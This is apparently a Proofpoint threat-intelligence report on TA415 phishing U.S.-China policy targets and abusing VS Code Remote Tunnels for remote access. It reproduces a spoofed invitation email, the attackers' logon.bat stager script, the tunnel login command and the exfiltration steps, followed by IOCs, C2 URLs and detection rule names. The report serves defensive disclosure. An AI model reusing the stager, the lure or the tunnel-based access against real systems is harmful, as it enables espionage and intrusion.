Going Underground: China-aligned TA415 Conducts U.S.-China Economic Relations Targeting Using VS Code Remote Tunnels

⋮ 9/15/2025

Insider Threat Management
Digital Communications Governance
How to Buy

Data & SaaS Security Posture

Remediate data and SaaS exposures by understanding your risk posture.

Account Takeover Protection
Data Security Posture Management (DSPM)

Human Resilience

Unlock full user risk visibility and drive behavior change.

ZenGuide

Premium Services

Leverage our strategic guidance and hands-on expertise to optimize your Proofpoint solutions.

All Products

Browse the full Proofpoint product suite.

More products

More Proofpoint Products

Account Takeover Protection (ATO)

Detect, investigate and remediate account takeovers with sophisticated machine learning.

Adaptive Email DLP

Detect and prevent accidental and malicious email data loss with advanced ML and behavioral AI.

Archive

Securely store enterprise communications and search with deep data insights.

Automate

Streamline compliance supervision by reducing low-risk content and analyst review fatigue using machine learning models.

Capture

Collect and retain all digital communications for compliance, legal discovery, and long-term information retention.

CASB

Protect cloud apps and data with visibility, control, and threat prevention.

Collab Protection

Extend protection beyond email for all messaging and collaboration tools.

Core Email Protection

Protect your people from email threats using AI and global threat intelligence.

Discover

Process, analyze and cull more archived information in-house for e-discovery.

Data Security Posture Management (DSPM)

Discover, classify, and protect sensitive data across cloud and hybrid environments.

Email DLP & Encryption

Prevent email data loss and encrypt sensitive emails with granular and dynamic rules-based controls.

Endpoint DLP

Detect and prevent data loss at the endpoint.

Enterprise DLP

Detect and resolve data loss risk across email, cloud, and endpoints with centralized policies.

Email Fraud Defense

Protect your brand reputation, meet DMARC requirements to increase deliverability and identify lookalikes of your domains.

Insider Threat Management

Detect and prevent insider threats with deep visibility into risky behavior.

Patrol

Monitor and manage social media compliance with automated workflows and reporting.

Prime Threat Protection

Stop all human-centric attacks across multiple channels and stages with AI threat detection.

Secure Email Relay

Increase control and security for application-generated email and accelerate DMARC implementation.

Supervision

Monitor and supervise digital communications to enable compliance with SEC, FINRA, and other regulations.

Track

Track, audit, report on and reconcile all content in your capture stream for compliance.

ZenGuide

Strengthen human resilience through automated, risk-based learning.

Solutions by Use Case

How Proofpoint protects your people and data.

Ensure Acceptable GenAI Use

Empower your workforce with safe GenAI practices.

Authenticate Your Email

Protect your email deliverability with DMARC.

Combat Email and Cloud Threats

Protect your people from email and cloud threats with an intelligent and holistic approach.

More use cases

Solutions by Industry

People-centric solutions for your organization.

Federal Government

Cybersecurity for federal government agencies.

State and Local Government

Protecting the public sector, and the public from cyber threats.

More industries

Comparing Proofpoint

Evaluating cybersecurity vendors? Check out our side-by-side comparisons.
View comparisons

Solutions By Use Case

How Proofpoint protects your people and data.

Change User Behavior

Help your employees identify, resist and report attacks before the damage is done.

Combat Data Loss and Insider Risk

Prevent data loss via negligent, compromised and malicious insiders.

Modernize Compliance and Archiving

Manage risk and data retention needs with a modern compliance and archiving solution.

Protect Cloud Apps

Keep your people and their cloud apps secure by eliminating threats and data loss.

Prevent Loss from Ransomware

Learn about this growing threat and stop attacks by securing ransomware's top vector: email.

Secure Microsoft 365

Implement the best security and compliance solution for Microsoft 365.

Solutions By Industry

People-centric solutions for your organization.

Higher Education

A higher level of security for higher education.

Financial Services

Eliminate threats, build trust and foster growth for your organization.

Healthcare

Protect clinicians, patient data, and your intellectual property against advanced threats.

Mobile Operators

Make your messaging environment a secure environment.

Internet Service Providers

Cloudmark email protection.

Small and Medium Businesses

Big-time security for small business.

Proofpoint vs. the competition

Side-by-side comparisons.

Proofpoint vs. Abnormal Security
Proofpoint vs. Mimecast
Proofpoint vs. Cisco
Proofpoint vs. Microsoft Purview
Proofpoint vs. Legacy DLP
Proofpoint vs. Check Point Harmony

Resources

Find reports, webinars, blogs, events, podcasts and more.

Resource Library
Blog

Keep up with the latest news and happenings.

Webinars

Browse our webinar library to learn about the latest threats, trends and issues in cybersecurity.

Cybersecurity Academy

Earn your certification to become a Proofpoint Certified Guardian.

Podcasts

Learn about the human side of cybersecurity.

Threat Glossary

Learn about the latest security threats.

Events

Connect with us at events to learn how to protect your people and data from ever-evolving threats.

Customer Stories

Read how our customers solve their most pressing cybersecurity challenges.

Company

Proofpoint protects organizations' greatest assets and biggest risks: their people.

About Proofpoint
Careers

Stand out and make a difference at one of the world's leading cybersecurity companies.

News Center

Read the latest press releases, news stories and media highlights about Proofpoint.

Privacy and Trust

Learn about how we handle data and make commitments to privacy and other regulations.

Environmental, Social, and Governance

Learn how we apply our principles to positively impact our community.

Support

Access the full range of Proofpoint support services.

Platform

Discover the Proofpoint human-centric platform.

Learn More
Nexus

Detection technologies to protect people and defend data.

Zen

Protect and engage users wherever they work.

September 16, 2025 Mark Kelly, Nick Attfield, Greg Lesnewich and the Proofpoint Threat Research Team

What happened

Throughout July and August 2025, TA415 conducted spearphishing campaigns targeting United States government, think tank, and academic organizations utilizing U.S.-China economic-themed lures. In this activity, the group masqueraded as the current Chair of the Select Committee on Strategic Competition between the United States and the Chinese Communist Party (CCP), as well as the US-China Business Council, to target a range of individuals and organizations predominantly focused on U.S.-China relations, trade, and economic policy.

The TA415 phishing campaigns delivered an infection chain that attempts to establish a Visual Studio (VS Code) Remote Tunnel, enabling the threat actor to gain persistent remote access without the use of conventional malware. Recent TA415 phishing operations have consistently used legitimate services for command and control (C2), including Google Sheets, Google Calendar, and VS Code Remote Tunnels. This is likely a concerted effort from TA415 to blend in with existing legitimate traffic to these trusted services.

This TA415 activity occurs amid ongoing negotiations and uncertainty surrounding the future of U.S.-China economic and trade relations. Proofpoint Threat Research assesses that a primary objective of these campaigns is likely the collection of intelligence on the trajectory of U.S.-China economic ties. This activity aligns with recent reporting by the Wall Street Journal.


TA415 is a Chinese state-sponsored threat actor indicted by the U.S. government in 2020 and overlaps with threat activity tracked by third parties as APT41, Brass Typhoon, and Wicked Panda.

Malware delivery

Following multiple phishing campaigns resulting in the delivery of the Voldemort backdoor in August 2024, Proofpoint observed TA415 shift tactics, techniques and procedures (TTPs) and adopt the use of VS Code Remote Tunnels. Throughout September 2024, the group used a highly similar infection chain previously used to deliver Voldemort to

instead deliver VS Code Remote Tunnels via an obfuscated Python loader we track as WhirlCoil. This activity targeted organizations in the aerospace, chemicals, insurance, and manufacturing sectors and overlaps with activity publicly reported by Cyble in early October 2024.

Beginning in July 2025, Proofpoint Threat Research observed TA415 conduct a series of campaigns targeting U.S. think tank, government, and academic organizations. This predominantly focused on individuals specialized in international trade, economic policy, and U.S.-China relations. This included emails spoofing the U.S.-China Business Council in July 2025, in which the group invited targets to a purported closed-door briefing on US-Taiwan and U.S.-China Affairs.



Invitation to U.S.-China Affairs Meeting – August 11, 2025

UB ○ **US-China Business Council <uschina@zohomail.com>** Monday 14 July 2025 at 14:38

To: [redacted]

Dear [redacted]

On behalf of The US-China Business Council (USCBC), we are pleased to extend an invitation to your organization to participate in a closed-door briefing on U.S.-Taiwan and U.S.-China affairs, to be held on August 11, 2025.

This high-level meeting will bring together stakeholders from business, policy, and research communities to exchange insights on current developments in U.S.-China relations, and to explore opportunities for constructive engagement.

Due to the sensitive nature of the discussion, the meeting agenda, logistical details, and list of participants are provided in the attached encrypted file.
Please use the following password to open the document: 20250811

We kindly request that participation be limited to senior representatives or designated delegates. Please RSVP by replying to this email no later than August 2, 2025.

Should you have any questions or require clarification, feel free to reach out directly. We look forward to your valuable presence at this important exchange.

Warm regards,

THE US-CHINA BUSINESS COUNCIL
美 中 贸 易 全 国 委 员 会

[redacted]
Executive Assistant
US-China Business Council
Washington, DC
https://www.uschina.org
Phone:(202) 429-0340
Location:1818 N Street, NW, Suite 200, Washington, DC

Founded in 1973, the US-China Business Council (USCBC) is a private, nonpartisan, nonprofit association of more than 270 American companies that do business with China.


==========
Confidentiality Notice:This email and any attachments may contain confidential or proprietary information intended solely for the recipient(s) identified above. Unauthorized review, use, disclosure, or distribution of this email or its contents is prohibited. If you have received this email in error, please notify the sender immediately and delete the message and any attachments. The US-China Business Council assumes no liability for any unauthorized use of this email or its attachments.

TA415 phishing email spoofing US-China Business Council.

Multiple subsequent TA415 campaigns in July and August 2025 posed as John Moolenaar, a U.S. representative and current Chair of the Select Committee on Strategic Competition between the United States and the Chinese Communist Party. Proofpoint regularly observes state-aligned threat actors spoofing prominent individuals in this manner to exploit the trust and credibility tied to their public profiles, often using open-source information to make these impersonations more convincing. These phishing emails purported to request input from the target on draft legislation aimed at establishing a comprehensive sanctions framework against China allegedly being drafted by the Select Committee.

The phishing emails typically contained links to password-protected archives hosted on public cloud sharing services such as Zoho WorkDrive, Dropbox, and OpenDrive. Based on our analysis of upstream sender IP addresses within the Received headers, we identified that the group also consistently used the Cloudflare WARP VPN service to send phishing emails.

Infection chain



TA415 VS Code Remote Tunnel infection chain.

The downloaded archive is password protected and contains a Microsoft Shortcut (LNK) file alongside other files that are stored within a hidden subfolder named _MACOS_. The function of the LNK file is to execute a batch script named logon.bat contained within the hidden folder and display a corrupt PDF hosted on OpenDrive to the user as a decoy document.


```
Archive:  US_Strategic_Competition_Sanctions_Act_Draft.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
     1412  08-11-2025 14:04   US_Strategic_Competition_Sanctions_Act_Draft.lnk
        0  08-08-2025 09:58   _MACOS_/
      788  08-08-2025 15:19   _MACOS_/logon.bat
 10903542  07-31-2025 16:32   _MACOS_/python-3.13.5-embed-amd64.zip
     9968  08-11-2025 14:00   _MACOS_/update.py
---------                     -------
```

Content of example archive delivered by TA415.

```
@echo off
setlocal enabledelayedexpansion

set "target=%LOCALAPPDATA%\Microsoft\python.zip"
set "script=%LOCALAPPDATA%\Microsoft\Python\update.py"
set "python_folder=%LOCALAPPDATA%\Microsoft\Python"

if not exist "%target%" (
    attrib -h %~dp0\python-3.13.5-embed-amd64.zip >nul 2>&1
    move /y "%~dp0\python-3.13.5-embed-amd64.zip" "%target%" >nul 2>&1
)

if not exist "%python_folder%" (
    mkdir "%python_folder%" >nul 2>&1
    tar -xf "%target%" -C "%python_folder%" >nul 2>&1
)

if not exist "%script%" (
    attrib -h "%~dp0\update.py" >nul 2>&1
    move /y "%~dp0\update.py" "%script%" >nul 2>&1
)

if exist "%script%" (
    start "" /b "%python_folder%\pythonw.exe" "%script%"
) else (
    exit /b
)

start "" /b cmd /c del /f /a:h /q "%~f0" >nul 2>&1
```

Example of logon.bat script used by TA415.

The batch script executes the WhirlCoil Python loader (update.py) via pythonw.exe, which is bundled within an embedded Python package also located in the _MACOS_ folder of the archive. Earlier variations of this infection chain instead downloaded the WhirlCoil Python loader from a Paste site, such as Pastebin, and the Python package directly from the official Python website.



Excerpt of obfuscated WhirlCoil Python loader.

The WhirlCoil loader is a Python script obfuscated by repeated use of variable and function names like IIIIIIIIIIIIIIIII. The script first downloads the VSCode Command Line Interface (CLI) zip from legitimate Microsoft sources and extracts the zip to %LOCALAPPDATA%\Microsoft\VSCode. It then checks whether the user is an admin using the Python function call ctypes.windll.shell32.IsUserAnAdmin(). A scheduled task, typically named GoogleUpdate, GoogleUpdated, or MicrosoftHealthcareMonitorNode, is created for persistence which runs the WhirlCoil Python script every two hours. If the user has administrative privileges, the task runs as SYSTEM with the highest level of access.

The WhirlCoil script then runs the command code.exe tunnel user login --provider github --name <COMPUTERNAME>; to establish a VS Code remote tunnel authenticated via GitHub. It writes a string containing the returned verification code to a file named output.txt. Following this, the script collects system information (including Windows version, locale, computer name, username, and domain) and the contents of a range of user directories.

This information is sent via POST request to a free request logging service (such as requestrepo[.]com). In most recently observed variations, the URL is appended with <timestamp>_<base64(COMPUTERNAME)> while the body of the request is a base64-encoded blob containing the exfiltrated system information alongside the VS Code Remote Tunnel verification code. With this code, the threat actor is then able to authenticate the VS Code Remote Tunnel and remotely access the file system and execute arbitrary commands via the built-in Visual Studio terminal on the targeted host.

Attribution

According to U.S. government indictments, TA415 operates as a private contractor located in Chengdu, China, and has operated under the company name Chengdu 404 Network Technology. Chengdu 404 has historically engaged in business relationships with other private contractors active within China's cyberespionage eco-system, including i-Soon, and indicted members of the group reportedly claimed to have links to China's civilian foreign intelligence service, the Ministry of State Security (MSS). Proofpoint attributes the activity detailed in this report, and historical activity using the custom Voldemort backdoor, to TA415 with high confidence based on multiple independent overlaps with known TA415 infrastructure, the TTPs used, and consistent targeting patterns aligned with Chinese state interests.

Why it matters

Within the phishing threat landscape, shifts in established targeting patterns by state-aligned threat actors often raise interesting analytical questions. While the precise drivers behind these changes are frequently opaque, they are suggestive of evolving tasking requirements and shifting priorities shaped by broader geopolitical developments. In

this case, many of the targeted entities are consistent with known Chinese intelligence collection priorities. However, the timing of TA415's pivot toward these targets is particularly noteworthy given the ongoing complex evolution of economic and foreign policy relations between China and the United States.

Indicators of compromise

Indicator	Type	Context
uschina@zohomail[.]com	Email	Malware Delivery
johnmoolenaar[.]mail[.]house[.]gov@zohomail[.]com	Email	Malware Delivery
john[.]moolenaar[.]maii[.]house[.]gov@outlook[.]com	Email	Malware Delivery
https://www.dropbox[.]com/scl/fi/d1gceow3lpvg2rlb45zl4/USCBC_Meeting_Info_20250811.rar?rlkey=hg5kja70lgn6n2lozb2cjr1l5&st=2gj6un0k&dl=1	URL	Malware Delivery
https://od[.]lk/d/OTRfMTA3OTczMjQwXw/USCBC_20250811_Meeting_Info.7z	URL	Malware Delivery
https://workdrive.zoho[.]com/file/pelj30e40fd96a6084862bef88daf476dac8d	URL	Malware Delivery
https://workdrive.zoho[.]com/file/f8h84a6732545e79d4afdb5e6d6bcaa343416	URL	Malware Delivery
https://pastebin[.]com/raw/WcFQApJH	URL	Malware Delivery
29cfd63b70d59761570b75a1cc4a029312f03472e7f1314c806c4fb747404385	SHA256	USCBC_Meeting_Info_202
660ba8a7a3ec3be6e9ef0b60a2a1d98904e425d718687ced962e0d639b961799	SHA256	Draft_Legislative_Proposal.
b33ccbbf868b8f9089d827ce0275e992efe740c8afd36d49d5008ede35920a2e	SHA256	US_Strategic_Competition_
32bf3fac0ca92f74c2dd0148c29e4c4261788fb082fbaec49f9e7cd1fda96f56	SHA256	USCBC_Meeting_Info_202
ae5977f999293ae1ce45781decc5f886dd7153ce75674c8595a94a20b9c802a8	SHA256	Legislative_Proposal_Comp
d12ce03c016dc999a5a1bbbdf9908b6cfa582ee5015f953a502ec2b90d581225	SHA256	US_Strategic_Competition_
10739e1f1cf3ff69dbec5153797a1f723f65d371950007ce9f1e540ebdc974ed	SHA256	logon.bat
674962c512757f6b3de044bfecbc257d8d70cf994c62c0a5e1f4cb1a69db8900	SHA256	logon.bat
8d55747442ecab6dec3d258f204b44f476440d6bb30ad2a9d3e556e5a9616b03	SHA256	update.py
4b2a250b604ca879793d1503be87f7a51b0bde2aca9642e0df5bb519d816cd2c	SHA256	update.py
d81155fa8c6bd6bd5357954e2e8cae91b9e029e9b1e23899b882c4ea0fffad06	SHA256	update.py
http://requestrepo[.]com/r/2yxp98b3/	URL	C2
https://1bjoijsh.requestrepo[.]com/	URL	C2
https://6mpbp0t3.requestrepo[.]com/	URL	C2

ET rules

ET MALWARE TA415 CnC Host Profile Exfiltration (POST) - 2064403

ET HUNTING GitHub Authentication via client_id in HTTP POST - 2064186

ET INFO Observed DNS Query to VSCode Hosting Domain (vscode .download .prss .microsoft .com) - 2064184

ET INFO Observed VSCode Hosting Domain (vscode .download .prss .microsoft .com in TLS SNI) - 2064185

Previous Blog Post

Subscribe to the Proofpoint Blog